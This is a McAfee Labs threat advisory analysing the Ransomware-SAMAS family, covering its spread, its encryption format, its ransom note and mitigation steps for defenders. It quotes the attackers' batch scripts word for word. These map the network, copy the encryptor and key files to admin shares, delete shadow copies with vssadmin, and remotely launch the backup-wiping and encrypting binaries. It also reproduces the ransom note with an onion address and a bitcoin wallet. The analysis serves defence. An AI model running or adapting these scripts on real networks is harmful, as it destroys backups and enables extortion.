McAfee Labs Threat Advisory

Ransomware-SAMAS

February 15, 2017

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL**:** https://sns.snssecure.mcafee.com/content/signup_login.

Summary

Ransomware-SAMAS is a detection for a family of ransomware that on execution encrypts certain file types present in the user's system. The compromised user has to pay the attacker with a ransom to get the files decrypted.

Ransomware-SAMAS has been known to be used in targeted ransomware attacks on Organizations.

McAfee products detect this threat under the following detection name. It also has coverage through Real Protect in ENS.

- Ransomware-SAMAS

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

Infection and Propagation Vectors

Attackers gain access to an external facing server of the Organization and perform reconnaissance about the endpoints in the network using the Microsoft Active Directory tool (csdv.exe).

The attackers map the network of the organization using tools and scripts such as:

```
@echo off
for /f "delims=" %%a in (list.txt) do ping -n 1 %%a >nul && (echo %%a
ok >> ok.txt) || (echo %%a tk >> fail.txt)
pause
```

This script pings endpoints populated in list.txt and create entries in ok.txt (endpoints with successful ping replies) or fail.txt (endpoints that did not reply to ping requests). After generating public and private keys for encryption, the attackers place the key files across the target Organization's endpoints using scripts such as f.bat:

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe
\\%%a\C$\windows\system32 && copy %%a_PublicKey.keyxml
\\%%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

The presence of vssadmin command line in the script is a newer implementation. Older versions of Ransomware-SAMAS had the vssadmin commands embedded inside the samsam.exe binary.

The key files usually follow the naming convention: <Hostname>_PublicKey.xml. These key files are used as an argument to the main encryption binary samsam.exe, which reads the keys from the .xml file and begins encryption of pre-defined file extensions.

The attackers also execute another script (usually named re1.bat) to delete backup files present on endpoint systems:

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\sqlsrvtmg1.exe start /b C:\windows\sqlsrvtmg1.exe
Pause
```

Sqlsrvtmg1.exe is the binary used to delete backup files including directories that contain the string "backup" and specific backup files with extensions:

```
.abk, .ac, .back, .backup, .backupdb, .bak, .bb, .bk, .bkc, .bke, .bkf, .bkn, .bkp,
.bpp, .bup, .cvt, .dbk, .dtb, .fb, .fbw, .fkc, .jou, .mbk, .old, .rpb, .sav, .sbk,
.sik, .spf, .spi, .swp, .tbk, .tib, .tjl, .umb, .vbk, .vib, .vmdk, .vrb, .wbk
```

The following script (usually named reg.bat) is used to distribute and begin execution of the actual encryption component of the ransomware:

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\system32\samsam.exe start /b C:\windows\system32\samsam.exe
%%a_PublicKey.keyxml
pause
```

Mitigation

Mitigating the threat at multiple levels, such as file, registry, and URL, could be achieved at various layers of McAfee products. Browse the product guidelines available here (click **Knowledge Center**, and select **Product Documentation** from the Content Source list) to mitigate the threats based on the behavior described below in the “Characteristics and symptoms” section.

Refer to the following Knowledge Base articles to configure Access Protection rules in VirusScan Enterprise:

- KB81095 - How to create a user-defined Access Protection Rule from a VSE 8.x or ePO 5.x console
- KB54812 - How to use wildcards when creating exclusions in VirusScan Enterprise 8.x

Additional End User Recommendations

- **Do NOT open Office document file attachments unless specifically requested from the sender**. View the email header or send a separate email to validate the sender before opening attachments.

- **Disable Macro in Microsoft Office applications**. Macros can run in Office applications only if Macro Settings are set to “Enable all macros” or if the user manually enables a macro. By default, it will be in a disabled state. The recommended setting is to select the option “Disable all macros with notification” in “Macro Settings.”

- **End users should back up business data to the organization’s shared folders**. Data residing on user devices may be permanently lost in the event of a ransomware infection.

- **Report suspect email to the organization’s Security Operations Center**. Remind your employees how and where to submit suspicious email safely.

McAfee Endpoint Security

Mitigation methods for assorted malware is available in the following product guide. Any specific mitigation steps if necessary would be described later in this advisory.
http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/ens_1000_help_0-00_en-us.pdf

ePO

- To block the access to USB drives through ePO DLP policy refer to this tutorial.

VSE

- Refer to the article KB53346 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to the article KB53355 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to the article KB53356 to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

HIPS


- To blacklist applications using a Host Intrusion Prevention custom signature, see KB71329.
- To create an application blocking rules policies to prevent the binary from running, see KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, see KB71794.

Others

- To disable the Autorun feature on Windows remotely using Windows Group Policies refer to this article from Microsoft.

Users can configure and test Access Protection Rules to restrict the creation of new files and folders when there are no other legitimate uses.

Because the ransomware relies heavily on an additional file containing the key for encrypting the target user's files, an Access Protection Rule can be created to prevent the creation of the Key file, in turn preventing encryption by the ransomware. The public key files usually have a specific naming convention (<Hostname>_PublicKey.xml) and this convention can be used to create an Access Protection rule such as:



Disclaimer: This option is dangerous and needs to be tested before deployment because it can block legitimate applications, but it is effective against an infection scenario.

Characteristics and Symptoms

Description

Ransomware-SAMAS is a .NET based ransomware that uses RSA encryption to encrypt user data on the target system. Some versions of Ransomware-SAMAS have been seen to run vssadmin.exe (spawned from the binary itself) and some have been seen to run vssadmin.exe via a BAT file depending on the variant.

Targeted File Types:

Ransomware-SAMAS is known to target the following file extensions/types:

```
.jin, .xls, .xlsx, .pdf, .doc, .docx, .ppt, .pptx, .txt, .dwg, .bak, .bkf, .pst,
.dbx, .zip, .rar, .mdb, .asp, .aspx, .html, .htm, .dbf, .3dm, .3ds, .3fr, .jar,
.3g2, .xml, .png, .tif, .3gp, .java, .jpe, .jpeg, .jpg, .jsp, .php, .3pr, .7z, .ab4,
.accdb, .accde, .accdr, .accdt, .ach, .kbx, .acr, .act, .adb, .ads, .agdl, .ai,
.ait, .al, .apj, .arw, .asf, .asm, .asx, .avi, .awg, .back, .backup, .backupdb,
.pbl, .bank, .bay, .bdb, .bgt, .bik, .bkp, .blend, .bpw, .c, .cdf, .cdr, .cdr3,
.cdr4, .cdr5, .cdr6, .cdrw, .cdx, .ce1, .ce2, .cer, .cfp, .cgm, .cib, .class, .cls,
.cmt, .cpi, .cpp, .cr2, .craw, .crt, .crw, .phtml, .php5, .cs, .csh, .csl, .tib,
.csv, .dac, .db, .db3, .dbjournal, .dc2, .dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .der,
.des, .design, .dgc, .djvu, .dng, .dot, .docm, .dotm, .dotx, .drf, .drw, .dtd, .dxb,
.dxf, .dxg, .eml, .eps, .erbsql, .erf, .exf, .fdb, .ffd, .fff, .fh, .fmb, .fhd,
.fla, .flac, .flv, .fpx, .fxg, .gray, .grey, .gry, .h, .hbk, .hpp,ibank, .ibd, .ibz,
.idx, .iif, .iiq, .incpas, .indd, .kc2, .kdbx, .kdc, .key, .kpdx, .lua, .m, .m4v,
.max, .mdc, .mdf, .mef, .mfw, .mmw, .moneywell, .mos, .mov, .mp3, .mp4, .mpg, .mrw,
.msg, .myd, .nd, .ndd, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd, .nsf, .nsg,
.nsh, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods,
.odt, .oil, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pab,
.pages, .pas, .pat, .pcd, .pct, .pdb, .pdd, .pef, .pem, .pfx, .pl, .plc, .pot,
.potm, .potx, .ppam, .pps, .ppsm, .ppsx, .pptm, .prf, .ps, .psafe3, .psd, .pspimage,
.ptx, .py, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .r3d, .raf, .rat, .raw, .rdb,
.rm, .rtf, .rw2, .rwl, .rwz, .s3db, .sas7bdat, .say, .sd0, .sda, .sdf, .sldm, .sldx,
.sql, .sqlite, .sqlite3, .sqlitedb, .sr2, .srf, .srt, .srw, .st4, .st5, .st6, .st7,
.st8, .std, .sti, .stw, .stx, .svg, .swf, .sxc, .sxd, .sxg, .sxi, .sxi, .sxm, .sxw,
.tex, .tga, .thm, .tlg, .vob, .war, .wallet, .wav, .wb2, .wmv, .wpd, .wps, .x11,
.x3f, .xis, .xla, .xlam, .xlk, .xlm, .xlr, .xlsb, .xlsm, .xlt, .xltm, .xltx, .xlw,
.ycbcra, .yuv, .vb,.asmx,.config
```

While searching for these files, the ransomware avoids encrypting files in the following directories:

- Windows
- Reference Assemblies\Microsoft
- Recycle.bin

Ransomware Components:

As part of the samsam.exe (actual encryption component) the ransomware consists of the following components:

- Samsam.exe: Performs the encryption of file types mentioned above.
- Del.exe: A copy of the Microsoft Utility sdelete.exe. It is used to delete/purge files from the disk.
- Selfdel.exe: This (.NET based) binary is used for clean-up of the ransomware's binaries. It waits for the ransomware process to finish (process name = "samsam"). When the ransomware process finishes execution, it goes ahead and runs "del.exe" (sdelete.exe) on "samsam.exe" (ransomware binary) to remove the ransomware from disk. It also deletes the "del.exe" (sdelete.exe) binary from disk. Some variants of Samas are missing this file.

Encryption Details:

This ransomware uses the AES algorithm in CBC mode to encrypt the files. Each newly encrypted file has a 3,072-byte XML header at the beginning:

```
<MtAeSKeYForFile>
<Key>base64 encoded Rijndael key, encrypted with RSA with OAEP padding</Key>
<IV>base64 encoded Rijndael IV, encrypted with RSA with OAEP padding</IV>
<Value>base64 encoded HMACSHA256 of the encrypted file data with the header
zeroed</Value>
<EncryptedKey>base64 encoded HMAC key, encrypted with RSA with OAEP
padding</EncryptedKey>
<OriginalFileLength>original file length</OriginalFileLength>
</MtAeSKeYForFile>
```

OR

```
<QWERTYUIOPASDFGHJKLZX>
<Key>base64 encoded Rijndael key, encrypted with RSA with OAEP padding</Key>
<IV>base64 encoded Rijndael IV, encrypted with RSA with OAEP padding</IV>
<Value>base64 encoded HMACSHA256 of the encrypted file data with the header
zeroed</Value>
<EncryptedKey>base64 encoded HMAC key, encrypted with RSA with OAEP
padding</EncryptedKey>
<OriginalFileLength>original file length</OriginalFileLength>
</QWERTYUIOPASDFGHJKLZX>
```

The following data is used to encrypt the target files:

- The RSA public key from key file or from hardcoded value.
- Generate AES (symmetric) Key (randomly generated) 16 bytes
- Generate AES Initialization Vector (IV) (randomly generated) 16 bytes
- Generate Signature Key (64 bytes) used for SHA256 calculation

These keys are used for encrypting the data in the target files. Because these keys might be unique for each target file, the keys are encrypted using the RSA public key from the PublicKey XML files and added to the beginning of each encrypted file in the form of the 3072-byte headers illustrated above.

The encrypted files have the same names as the original files, but with a ".encryptedRSA" or ".weareyourfriends" extension added indicating encryption of the file.

Ransom Note:

Ransomware-SAMAS creates an HTML file in the target's folders with the name "HELP_DECRYPT_YOUR_FILES" or "TRY-READ-ME-TO-DEC". This HTML file contains the ransom note and instructions to contact the attackers to get the decryptor binary.

```
                                                                    #What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google "RSA Encryption"
                                                                        #How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key
                                                                    #How to get private key?

You can get your private key in 3 easy step:

Step1: You must send us 1.7 BitCoin for each affected PC OR 28 BitCoins to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us 1.7 BitCoin, Leave a comment on our Site with this detail: Just write Your "Host name" in your comment

*Your Host name is:
Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our Site Address:http://heyvkn3uty2irsjx.onion/oursupport44/

*Our BitCoin Address:16VckpWyEzDCC7zD2uGTwjYAVXE3EZctBY

(If you send us 28 BitCoins For all PC's, Leave a comment on our site with this detail: Just write "For All Affected PC's" in your comment)
(Also if you want pay for "all affected PC's" You can pay 14 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all keys
```

Figure 1. Ransom note displayed by Ransomware-SAMAS

In the ransom note displayed, the target is asked to visit the attacker's Wordpress website and provide the ransom payment information in the form of a comment to obtain the decryptor binary from the attackers.

The following are some Wordpress websites known to be associated with Ransomware-SAMAS:

- hxxps://evilsecure9.wordpress.com
- hxxp://union83939k.wordpress.com
- hxxps://key88secu7.wordpress.com
- hxxps://payforsecure7.wordpress.com

- hxxps://keytwocode.wordpress.com
- hxxps://www.anonyme.com/Blog/paulcensy
- hxxps://lordsecure4u.wordpress.com
- hxxps://followsec7.wordpress.com
- hxxps://secangel7d.wordpress.com
- hxxps://zeushelpu.wordpress.com

Recent variants of Ransomware-SAMAS have now moved from the Wordpress sites to TOR based ".onion" URLs.

Sample Onion website for requesting decryption:




Figure 2. TOR based Ransom website for Ransomware-SAMAS

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.